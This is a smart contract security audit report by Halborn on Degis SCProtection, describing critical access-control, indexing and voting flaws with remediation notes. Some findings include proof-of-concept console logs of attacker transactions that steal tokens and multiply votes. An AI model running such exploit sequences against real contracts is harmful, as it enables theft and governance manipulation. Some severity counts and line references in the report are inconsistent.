Degis - SCProtection

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **September 4th, 2022 - September 28th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	09/25/2022	Ferran Celades
0.2	Document Edit	09/26/2022	Alejandro Taibo
0.3	Draft Review	09/27/2022	Gabi Urrutia
1.0	Remediation Plan	10/03/2022	Ferran Celades
1.1	Remediation Plan Review	10/03/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Ferran Celades	Halborn	Ferran.Celades@halborn.com
Alejandro Taibo	Halborn	Alejandro.Taibo@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Degis engaged Halborn to conduct a security audit on their smart contracts beginning on September 4th, 2022 and ending on September 28th, 2022. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned two full-time security engineers to audit the security of the smart contract. The security engineers are blockchain and smart-contract security experts with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some security risks that were mostly addressed by the Degis team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.

3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE


IN-SCOPE:

The security assessment was scoped on all the contracts present under the src folder on commit https://github.com/Degis-Insurance/Degis-SCProtection/tree/975aaad510ee3fd50c005eb8bf224be38c08bda0

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
11	8	4	2	5

EXECUTIVE OVERVIEW



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
DEPOSITING TO ANY POOL/TOKEN WITH ANY AMOUNT VIA CONTROLLED POLICY CENTER	Critical	SOLVED - 09/30/2022
INFINITE VOTING BY BYPASSING LOCKING AND RE-CLAIMING LOCKED TOKEN	Critical	SOLVED - 09/26/2022
CODE NOT CHECKING IF TOKEN IS NOT PRESENT	Critical	SOLVED - 09/30/2022
DEPOSITING ON ANY POOL USING ANY TOKEN	Critical	SOLVED - 09/30/2022
AN ATTACKER CAN WITHDRAW NOT OWNED TOKENS AND STEAL FUNDS	Critical	SOLVED - 09/30/2022
UPDATING THE 0 INDEX TOKEN WEIGHT VIA UNREGISTERED TOKENS	Critical	SOLVED - 09/30/2022
PUBLICLY EXPOSED FUNCTIONS	Critical	SOLVED - 09/30/2022
DEPOSITING TO SECONDARY TOKENS DOES CAUSE THE CONTRACT TO LOCK	Critical	SOLVED - 09/30/2022
POOL INCOMES ON REPORTER REWARD CAN BE ARBITRARILY INCREASED	Critical	SOLVED - 09/30/2022
INVALID VARIABLE VISIBILITY DOES CAUSE CONTRACT DEADLOCK	Critical	SOLVED - 09/30/2022
INVALID EXTERNAL CALL DOES CAUSE CONTRACT DEADLOCK	Critical	SOLVED - 09/30/2022
UPDATE REWARDS MAY CAUSE A DENIAL OF SERVICE BETWEEN YEARS	High	SOLVED - 09/30/2022
BUYING COVER FOR THREE MONTHS IS NEVER COUNTED DURING THE CURRENT MONTH	High	SOLVED - 10/01/2022
MINTING ZERO AMOUNT DEADLOCK IS PRODUCED DURING PAYOUT CLAIMING	High	SOLVED - 09/30/2022
COVER MAY BE UPDATED FOR MONTH'S VALUES OUT OF RANGE	High	SOLVED - 10/01/2022

INVALID REWARD UPDATING MECHANISM	High	SOLVED - 09/30/2022
REPORTING DEADLOCK IF QUORUM NOT REACHED	High	SOLVED - 09/30/2022
INVALID PERCENTAGE RESULTS IN LESS PAYED DEBT	High	SOLVED - 10/01/2022
UNABLE TO CLAIM PAYOUTS	High	SOLVED - 09/30/2022
ANYONE CAN DEPLOY COVER RIGHT TOKENS	Medium	SOLVED - 09/30/2022
CRTOKENS MAY BE MINTED/BURNED ARBITRARILY IF POLICY CENTER IS NOT SET	Medium	RISK ACCEPTED
SAFEREWARDTRANSFER SHOULD CHECK BEFORE/AFTER BALANCE	Medium	SOLVED - 09/30/2022
OWNER CAN RENOUNCE OWNERSHIP	Medium	RISK ACCEPTED
MODIFYING DEFAULT POOLS	Low	SOLVED - 09/30/2022
STRANGE CODE BEHAVIOUR	Low	SOLVED - 10/01/2022
TYPO ON FUNCTION DECLARATION	Low	SOLVED - 10/01/2022
DEPOSIT FUNCTION CAN BE IMPERSONATED	Low	SOLVED - 09/30/2022
UNNECESSARY CALL	Informational	ACKNOWLEDGED
UNNECESSARY CHECK	Informational	SOLVED - 09/30/2022

FINDINGS & TECH DETAILS

3.1 (HAL-01) DEPOSITING TO ANY POOL/TOKEN WITH ANY AMOUNT VIA CONTROLLED POLICY CENTER - CRITICAL

Description:

The function setter setPolicyCenter in charge of modifying the variable policyCenter, used to verify whether a function's caller is the policy center smart contract or not by checking the address stored in this variable, has no access control. Thus, any account can modify the address stored in policyCenter which is used to verify the caller in relevant functions such as depositFromPolicyCenter and withdrawFromPolicyCenter. This allows the depositFromPolicyCenter to be called without ever having to transfer tokens. This is causing an attacker to add pool liquidity to any desired pool ID with any chosen token and without any amount without ever owning a single token. This allows the attacker to gain full control on the balance of every single pool on the system.

Code Location:

Listing 1: src/reward/WeightedFarmingPool.sol (Line 75)

```
75 function setPolicyCenter(address _policyCenter) public {
76     policyCenter = _policyCenter;
77 }
```

Listing 2: src/reward/WeightedFarmingPool.sol (Line 194)

```
194 function depositFromPolicyCenter(
195     uint256 _id,
196     address _token,
197     uint256 _amount,
198     address _user
199 ) external {
200     require(
201         msg.sender == policyCenter,
202         "Only policyCenter can call stakedLiquidity"
```

```
203     );
204
205     _deposit(_id, _token, _amount, _user);
206 }
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

This function should implement control access to prevent malicious modifications on policyCenter variable.

Remediation Plan:

SOLVED: This issue was solved by implementing access control modifiers.

3.2 (HAL-02) INFINITE VOTING BY BYPASSING LOCKING AND RE-CLAIMING LOCKED TOKENS - CRITICAL

Description:

The _claim function is not checking if the user has already claimed the funds for a settled proposal, which is causing an attacker to reclaim and unlock any locked veDEG not even for the proposal you are calling _claim for. So if the user/attacker is involved in voting for 2 proposals and one of them gets settled and claimed, the user/attack can unlock the locked veDEG for the other proposal by calling claim with the already "claimed/settled" proposal. This allows the attacker to vote again for the proposal since the funds are already unlocked, causing an infinite voting glitch.

Code Location:

Listing 3: src/voting/onboardProposal/OnboardProposal.sol (Line 386)

```
374 function _claim(uint256 _id, address _user) internal {
375     Proposal storage proposal = proposals[_id];
376
377     if (proposal.status != SETTLED_STATUS)
378         revert OnboardProposal__WrongStatus();
379
380     UserVote storage userVote = votes[_user][_id];
381
382     // Unlock the veDEG used for voting
383     // No reward / punishment
384     veDeg.unlockVeDEG(_user, userVote.amount);
385
386     userVote.claimed = true;
387
388     emit Claimed(_id, _user, userVote.amount);
389 }
```

POC:

```
The attacker has veDEG: 10000
The attacker votes for proposal 1 using the entire balance
onboard.vote(1, 1, vedeg_token.balanceOf(ATTACKER), {'from':ATTACKER})
Transaction sent: 0x98cdf8a6fcf1b6df203d8fd1d05850c931d1825c8f167c2f20ce669500e94817
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 298
  OnboardProposal.vote confirmed   Block: 1093   Gas used: 116369 (0.97%)

The attacker has the entire balance locked of veDEG: 10000
We wait for the propose 1 to settle, sleep 4 days
onboard.settle(1)
Transaction sent: 0xe8edfa49cc4c95de4dd73a4f32e1604dc6852c5ffcea0ceaa7e7838cba231f97
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 695
  OnboardProposal.settle confirmed   Block: 1094   Gas used: 47674 (0.40%)

The attacker claims rewards
onboard.claim(1, {'from':ATTACKER})
Transaction sent: 0xc55e7f25e186f3221f7b4929a85edc722b7d409e8326e0061b84b65114ce73fa
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 299
  OnboardProposal.claim confirmed   Block: 1095   Gas used: 39652 (0.33%)

Attacker locked: 0

A new proposal comes in
onboard.propose("HAL", hal_token2, 10, 500, {'from':PROPOSER})
onboard.startVoting(2, {'from': ADMIN})
Transaction sent: 0xefbb18a6f6800c00827f4f86f24f1c718b269e6f086380cc4e4aa7e2ddb6a875
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 99
  OnboardProposal.propose confirmed   Block: 1096   Gas used: 198647 (1.66%)

Transaction sent: 0x8585c3555589ddcec52fbb863f847e2cb8c2013c200bc479f4d2422222eb2165
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 696
  OnboardProposal.startVoting confirmed   Block: 1097   Gas used: 49591 (0.41%)

The attacker now votes for the new proposal using max balance:
onboard.vote(2, 1, vedeg_token.balanceOf(ATTACKER), {'from':ATTACKER})
Transaction sent: 0x6ea9a1d028afddcdfd81850d1de36adc2056d2c71198043c687f8ed2198066b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 300
  OnboardProposal.vote confirmed   Block: 1098   Gas used: 116369 (0.97%)

The attacker has max balance locked of veDEG on the new proposal
Attacker locked: 10000


The attacker claims the already claimed proposal number 1
onboard.claim(1, {'from':ATTACKER})
Transaction sent: 0xa22f4d7940bb4e2b0bb64969e45278ab76f5f1180c7a9817091ac9bef812b17e
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 301
  OnboardProposal.claim confirmed   Block: 1099   Gas used: 20452 (0.17%)

The attacker has now no locked tokens even though the second proposal is not settled/claimed
Attacker balance: 10000
Attacker locked: 0
Proposal 2 votes for: 10000

Attacker can now vote again and again doing a vote on new proposal and claim on settled proposal
onboard.vote(2, 1, vedeg_token.balanceOf(ATTACKER), {'from':ATTACKER})
Transaction sent: 0x180aee3c203721d0bfd477981e0fa6d5db5cc1147610ad6553038ad84cc51382
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 302
  OnboardProposal.vote confirmed   Block: 1100   Gas used: 67173 (0.56%)

onboard.claim(1, {'from':ATTACKER})
Transaction sent: 0xbbf26b4380bfac437692c100ce3d02966e314cf79a04bedbddb5ce118d4c460b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 303
  OnboardProposal.claim confirmed   Block: 1101   Gas used: 20452 (0.17%)

Voted for 2 times:
Attacker balance: 10000
Attacker proposal id 2 votes: (1, 20000, False)
Proposal id 2 votes for: 20000
>>>
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The code should be checking if the user has already claimed the funds by reverting if the `userVote.claimed` is set.

Remediation Plan:

SOLVED: This issue was fixed with the suggested recommendation.

3.3 (HAL-03) CODE NOT CHECKING IF TOKEN IS NOT PRESENT - CRITICAL

Description:

The _getIndex function under WeightedFarmingPool does not check if the token was not found and returns index 0 as default, causing not found tokens to be treated as part of the pool tokens.

Code Location:

Listing 4: src/reward/WeightedFarmingPool.sol (Lines 514,519)

```
511 function _getIndex(uint256 _id, address _token)
512     internal
513     view
514     returns (uint256 index)
515 {
516     address[] memory allTokens = pools[_id].tokens;
517     uint256 length = allTokens.length;
518
519     for (uint256 i; i < length; ) {
520         if (allTokens[i] == _token) {
521             index = i;
522             break;
523         } else {
524             unchecked {
525                 ++i;
526             }
527         }
528     }
529 }
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to revert in case that the token is not found on the pool. Furthermore, another suggestion is to use a mapping between token addresses and pool ID, so the token is verified in O(1) and without any doubt.

Remediation Plan:

SOLVED: Instead of relying on arrays, a new mapping `mapping(bytes32 => bool)public supported;` was introduced to keep track of supported tokens for a given pool id.

3.4 (HAL-04) DEPOSITING ON ANY POOL USING ANY TOKEN - CRITICAL

Description:

The deposit function under WeightedFarmingPool does accept any token as parameter. This token is then compared against all pool tokens and the index returned. However, since the _getIndex function does return 0 when a token is not found, the first token of the pool will be used and balance incremented. Furthermore, since the system does not implement any token white-listing a malicious token can be used so the transferFrom function does not perform any real transfer allowing to increment the stacked amount of the first pool token as wished.

Code Location:

Listing 5: src/reward/WeightedFarmingPool.sol (Line 280)

```
280 uint256 index = _getIndex(_id, _token);
281
282 // check if current index exists for user
283 if (user.amount.length < index + 1) {
284     user.amount.push(0);
285 }
286 if (pool.amount.length < index + 1) {
287     pool.amount.push(0);
288 }
289
290 user.amount[index] += _amount;
291 user.share += _amount * pool.weight[index];
292
293 pool.amount[index] += _amount;
294 pool.shares += _amount * pool.weight[index];
295
296 user.rewardDebt = (user.share * pool.accRewardPerShare) / SCALE;
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to fix the `_getIndex` issue or provide the actual index of the token inside the pool instead of a user controlled token address.

Remediation Plan:

SOLVED: Instead of relying on arrays, a new mapping `mapping(bytes32 => bool)public supported;` was introduced to keep track of supported tokens for a given pool id.

3.5 (HAL-05) AN ATTACKER CAN WITHDRAW NOT OWNED TOKENS AND STEAL FUNDS - CRITICAL

Description:

The _withdraw function is using the invalid implemented _getIndex which is causing the transfer to take place into any user controlled token from the parameters.

Code Location:

Listing 6: src/reward/WeightedFarmingPool.sol (Line 327)

```
299 function _withdraw(
300     uint256 _id,
301     address _token,
302     uint256 _amount,
303     address _user
304 ) internal {
305     require(_amount > 0, "Zero amount");
306     require(_id <= counter, "Pool not exists");
307
308     updatePool(_id);
309
310     PoolInfo storage pool = pools[_id];
311     UserInfo storage user = users[_id][_user];
312
313     if (user.share > 0) {
314         uint256 pending = (user.share * pool.accRewardPerShare) /
315             SCALE -
316             user.rewardDebt;
317
318         uint256 actualReward = _safeRewardTransfer(
319             pool.rewardToken,
320             _user,
321             pending
322         );
323
324         emit Harvest(_id, _user, _user, actualReward);
```

```
325     }
326
327     IERC20(_token).transfer(_user, _amount);
```

POC:

```
>>> exec(open('POCS/POC_withdraw_any_token.py').read())
Transaction sent: 0xb67a271aec418a7c31a83ca58a81e7c065dbb3da52c435a71196f0e4c3683bf7
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 24
  WeightedFarmingPool.constructor confirmed   Block: 25   Gas used: 1875645 (15.63%)
  WeightedFarmingPool deployed at: 0xf9C8Cf55f2E520B08d869df7bc76aa3d3ddDF913

Transaction sent: 0x084476a35ed3cd8a679d6987861528ebabf09985979545e3612a5d7b43ba29fe
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 25
  MockERC20.constructor confirmed   Block: 26   Gas used: 726978 (6.06%)
  MockERC20 deployed at: 0x654f70d8442EA18904FA1AD79114f7250F7E9336

Transaction sent: 0x54c1c7c44d9f1d18e03e7bf8a5912981a522ad11ac1635c69ef63eb03e3cfad3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 26
  MockERC20.mint confirmed   Block: 27   Gas used: 65885 (0.55%)

Transaction sent: 0xf3026761a3b5be3e64a0bd4467b40488d4ecfceb99e05280003214d71c3319b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 27
  WeightedFarmingPool.addPool confirmed   Block: 28   Gas used: 65069 (0.54%)

Transaction sent: 0xd625c9fde18c1cb6a31f65a9dbcaad00803fa6de46ed3f71c796baaea2e4669b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 28
  MockERC20.constructor confirmed   Block: 29   Gas used: 727002 (6.06%)
  MockERC20 deployed at: 0xA95916C3D979400C7443961330b3092510a229Ba

Transaction sent: 0x6c16fb3aeb8469a584c5763bcc47f0e1b17825ddcad811fee65fcccccfac836e
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 29
  MockERC20.mint confirmed   Block: 30   Gas used: 65525 (0.55%)

Transaction sent: 0xe2857731730c38deed2c37604dcc50f95a2d98557df600d606264c733ea46a9c
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 30
  MockERC20.approve confirmed   Block: 31   Gas used: 43871 (0.37%)

Transaction sent: 0x14dff729de381e74e13a7f18c789759a4e64ff87a20eb30f6a51f12db074829a
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 31
  WeightedFarmingPool.addToken confirmed   Block: 32   Gas used: 131337 (1.09%)

Transaction sent: 0x2b4d0c20b2226640dbb8c853e242cb3c11e4658366ce3f78a16e59ed5a0cdc00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 32
  WeightedFarmingPool.deposit confirmed   Block: 33   Gas used: 198798 (1.66%)

Transaction sent: 0x8847a249f907d60b9f39f86ab2c564ccda24b470c096a497f3dd2d0a65a00fab
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 33
  MockERC20.constructor confirmed   Block: 34   Gas used: 727002 (6.06%)
  MockERC20 deployed at: 0x34b97ffa01dc0DC959c5f1176273D0de3be914C1

Transaction sent: 0x334db74ff677a45a599a9236f03037c83728a5276a29d0f5ba84ca9eadf6c1f9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 34
  MockERC20.mint confirmed   Block: 35   Gas used: 65573 (0.55%)

Before balance of TOKEN2 0
Transaction sent: 0x816262b91f201e554f36e8ee4287668aacc0a82da63382ec0de84a65d45aefc6
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 35
  WeightedFarmingPool.withdraw confirmed   Block: 36   Gas used: 52677 (0.44%)

After balance of TOKEN2 1000
>>>
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It should be verified that `_getIndex` is valid and verify that token is from that pool. Probably add a mapping of `token address -> poolID` and verify that.

Remediation Plan:

SOLVED: Instead of relying on arrays, a new mapping `mapping(bytes32 => bool)public supported;` was introduced to keep track of supported tokens for a given pool id.

3.6 (HAL-06) UPDATING THE 0 INDEX TOKEN WEIGHT VIA UNREGISTERED TOKENS - CRITICAL

Description:

The updateWeight function is updating the pool weight via the _getIndex index, which as stated before it is incorrectly implemented. This allows the first token weight on the pool to be updated if an unregistered or invalid token is provided as the parameter. Furthermore, the code does not check if the weight is greater than 0.

Code Location:

Listing 7: src/reward/WeightedFarmingPool.sol (Line 138)

```
145 function updateWeight(
146     uint256 _id,
147     address _token,
148     uint256 _newWeight
149 ) external {
150     updatePool(_id);
151 
152     uint256 index = _getIndex(_id, _token);
153 
154     pools[_id].weight[index] = _newWeight;
155 }
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It should be verified that `_getIndex` is correctly implemented and verify that token is from that pool. Probably add a mapping of `token address -> poolID` and verify that instead of the array in `O(1)` time. Furthermore, the code should check if the new set weight is greater than `0`.

Remediation Plan:

SOLVED: Instead of relying on arrays, a new mapping `mapping(bytes32 => bool)public supported;` was introduced to keep track of supported tokens for a given pool id.

3.7 (HAL-07) PUBLICLY EXPOSED FUNCTIONS - CRITICAL

Description:

Several functions are being involved in the management of the WeightedFarmingPool contract, which are publicly exposed and without any sort of access control:

- addPool: It can add an arbitrary pool into the system.
- addToken: It can add any token, even not whitelisted, into any pool.
- updateWeight: It does allow updating the weight of any token of any pool.
- setWeight: Same as updateWeight but for the entire pool tokens.
- updateRewardSpeed: It does allow updating the rewards per second for a pool.
- setPolicyCenter: as described on "DEPOSITING TO ANY POOL/TOKEN WITH ANY AMOUNT VIA CONTROLLED POLICY CENTER".

Code Location:

Listing 8: src/reward/WeightedFarmingPool.sol (Line 138)

```
145 function updateWeight(
146     uint256 _id,
147     address _token,
148     uint256 _newWeight
149 ) external {
150     updatePool(_id);
151 
152     uint256 index = _getIndex(_id, _token);
153 
154     pools[_id].weight[index] = _newWeight;
155 }
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The described functions should implement control access to prevent malicious modifications. Some functions should verify that they are called only though priorityPoolFactory.

Remediation Plan:

SOLVED: All the stated calls are checking if the sender is a valid-registered pool using IPriorityPoolFactory. The setPolicyCenter function was removed from the WeightedFarmingPool contract.

3.8 (HAL-08) DEPOSITING TO SECONDARY TOKENS DOES CAUSE THE CONTRACT TO LOCK - CRITICAL

Description:

The code under `_deposit` is assuming that `user.amount` will contain an array for all newly added tokens to the pool, which is not the case if the user performs a deposit for the first time on a token whose index is `!=0`.

Code Location:

Listing 9: src/reward/WeightedFarmingPool.sol (Lines 283-288)

```
282 // check if current index exists for user
283 if (user.amount.length < index + 1) {
284     user.amount.push(0);
285 }
286 if (pool.amount.length < index + 1) {
287     pool.amount.push(0);
288 }
289
290 user.amount[index] += _amount;
291 user.share += _amount * pool.weight[index];
292
293 pool.amount[index] += _amount;
294 pool.shares += _amount * pool.weight[index];
295
296 user.rewardDebt = (user.share * pool.accRewardPerShare) / SCALE;
```

POC:

```
>>>
>>> exec(open('POCS/POC_out_of_index_deposit.py').read())
Transaction sent: 0xdbabd6f78da290ef14f1275b7920247d831a29695b8e5303c3c90658f7c70593
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 36
  WeightedFarmingPool.constructor confirmed   Block: 37   Gas used: 1875645 (15.63%)
  WeightedFarmingPool deployed at: 0x741e3E1f81041c62C2A97d0b6E567AcaB09A6232

Transaction sent: 0x9a37429d879aa30e292bf961032c2a98d8faa2446bbc3ee8fe65170c829ad722
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 37
  MockERC20.constructor confirmed   Block: 38   Gas used: 726978 (6.06%)
  MockERC20 deployed at: 0x4B0FccF53589c1F185B35db88bB315a0bBF9a3e0

Transaction sent: 0x1d96ce87fa4bd6320b73af3dc2a5b6e5d675b49f336f5c95c4f847f370e44065
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 38
  MockERC20.mint confirmed   Block: 39   Gas used: 65885 (0.55%)

Transaction sent: 0xc504084587a3d0a82239e1cb4700133ed5dc2b13f786687e3cd92d6477dc218d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 39
  WeightedFarmingPool.addPool confirmed   Block: 40   Gas used: 65069 (0.54%)

Transaction sent: 0xacfd61e63dc504fcbf90bb6bfe6910cc22a70867b873b029815c74a0880d7f76
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 40
  MockERC20.constructor confirmed   Block: 41   Gas used: 727002 (6.06%)
  MockERC20 deployed at: 0x0AC45e945A008D3fc19da8f591be8601C1F63130

Transaction sent: 0x138f8d86cc79acebe636ae80780da179afa4455109e8e5d9bc1b6d90c39f4662
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 41
  MockERC20.constructor confirmed   Block: 42   Gas used: 727002 (6.06%)
  MockERC20 deployed at: 0x5847798CE8c89e3Fff59AE5fA30BEC0d406b5687

Transaction sent: 0xd521cb0086f738efe1f4be24810a920b37f1551109bdb2717966721af8ed1241
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 42
  WeightedFarmingPool.addToken confirmed   Block: 43   Gas used: 131325 (1.09%)

Transaction sent: 0xc0fa36d07aa827dcae56425e065587b82b9c1040ead3c08679584898a44ac2cf
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 43
  WeightedFarmingPool.addToken confirmed   Block: 44   Gas used: 101337 (0.84%)

Transaction sent: 0x2c7d36bc2b23996ab48518d17c628314b19e0f4ca3e58f564df1f9955212e03d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 44
  WeightedFarmingPool.deposit confirmed (Index out of range)   Block: 45   Gas used: 99359 (0.83%)

>>>
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The code should be using mappings instead of arrays to store the amount information. The key for the mapping should be the actual token address.

Remediation Plan:

SOLVED: The code is now checking the `user.amount` length and comparing it against the extracted `index`. If it is required, empty values will be

pushed to satisfy the difference between them.

